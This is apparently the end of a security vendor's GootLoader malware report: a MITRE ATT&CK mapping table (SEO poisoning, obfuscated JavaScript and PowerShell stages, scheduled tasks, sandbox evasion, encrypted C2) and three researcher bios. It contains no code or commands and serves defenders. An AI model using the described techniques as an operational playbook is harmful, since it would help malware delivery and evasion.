TA0042: Resource Development	T1584.006 - Compromise Infrastructure: Web Services	Threat actors abuse compromised web services (e.g. WordPress) to deliver GootLoader stagers.

TA0042: Resource Development	T1608.004 - Stage Capabilities: Drive-by Target	Threat actors abuse SEO poisoning to attract users toward drive-by download of GootLoader stagers.
TA0042: Resource Development	T1608.006 - Stage Capabilities: SEO Poisoning	Threat actors abuse SEO poisoning to attract users toward drive-by download of GootLoader stagers.
TA0002: Execution	T1047 – Windows Management Instrumentation	Threat actors utilize GWMI command to fetch OS version.
TA0002: Execution	T1059.001 - Command and Scripting Interpreter: PowerShell	Threat actors utilize obfuscated PowerShell commands for Stage 3 of GootLoader.
TA0002: Execution	T1059.007 - Command and Scripting Interpreter: JavaScript	Threat actors utilize JavaScript for Stage 1 and Stage 2 of GootLoader.
TA0002: Persistence	T1053.005- Scheduled Task/Job: Scheduled Task	Threat actors utilize scheduled tasks to execute Stage 2 of GootLoader.
TA0005: Defense Evasion	T1027 - Obfuscated Files or Information	Threat actors obfuscate the JavaScript files by placing malicious code into legitimate JavaScript libraries and other string obfuscation methods.
TA0005: Defense Evasion	T1140 - Deobfuscate/Decode Files or Information	Threat actors obfuscate the JavaScript files by placing malicious code into legitimate JavaScript libraries and other string obfuscation methods.
TA0005: Defense Evasion	T1497.003 - Virtualization/Sandbox Evasion: Time Based Evasion	Threat actors utilize sleep objects for anti-analysis.

TA0007: Discovery		Threat actors fetch environment variables, likely part of discovery to verify machine's location.
TA0007: Discovery	T1057 - Process Discovery	Threat actors utilize GPS commands to fetch a list of currently running processes.
TA0007: Discovery	T1652 - Device Driver Discovery	Threat actors utilize GDR command to fetch usage of disk space.
TA0011 - Command and Control	T1071 - Application Layer Protocol	Threat actors communicate with C2 in Stage 3 of GootLoader.
TA0011 - Command and Control	T1132.001 - Standard Encoding	Threat actors encode and compress the data being sent to C2 in Stage 3 of GootLoader.
TA0011 - Command and Control	T1573 - Encrypted Channel	Threat actors utilize TLS to communicate with C2 in Stage 3 of GootLoader.

About The Researchers

Ralph Villanueva, Senior Security Analyst, Cybereason Global SOC

Ralph Villanueva is a Security Analyst with the Cybereason Global SOC team. He works hunting and combating emerging threats in the cybersecurity space. His interests include malware reverse engineering, digital forensics, and studying APTs. He earned his Masters in Network Security from Florida International University.

 **Kotaro Ogino, CTI Analyst**

Kotaro is a CTI Analyst with the Cybereason Security Operations team. He is involved in threat hunting, threat intelligence enhancements and Extended Detection and Response (XDR). Kotaro has a bachelor of science degree in information and computer science

 **Gal Romano, CTI Analyst**

Gal is a CTI Analyst with the Cybereason Security Operations team. With a robust six-year tenure in cybersecurity and experience as a SOC Manager, Gal has honed his skills in threat hunting and malware analysis.
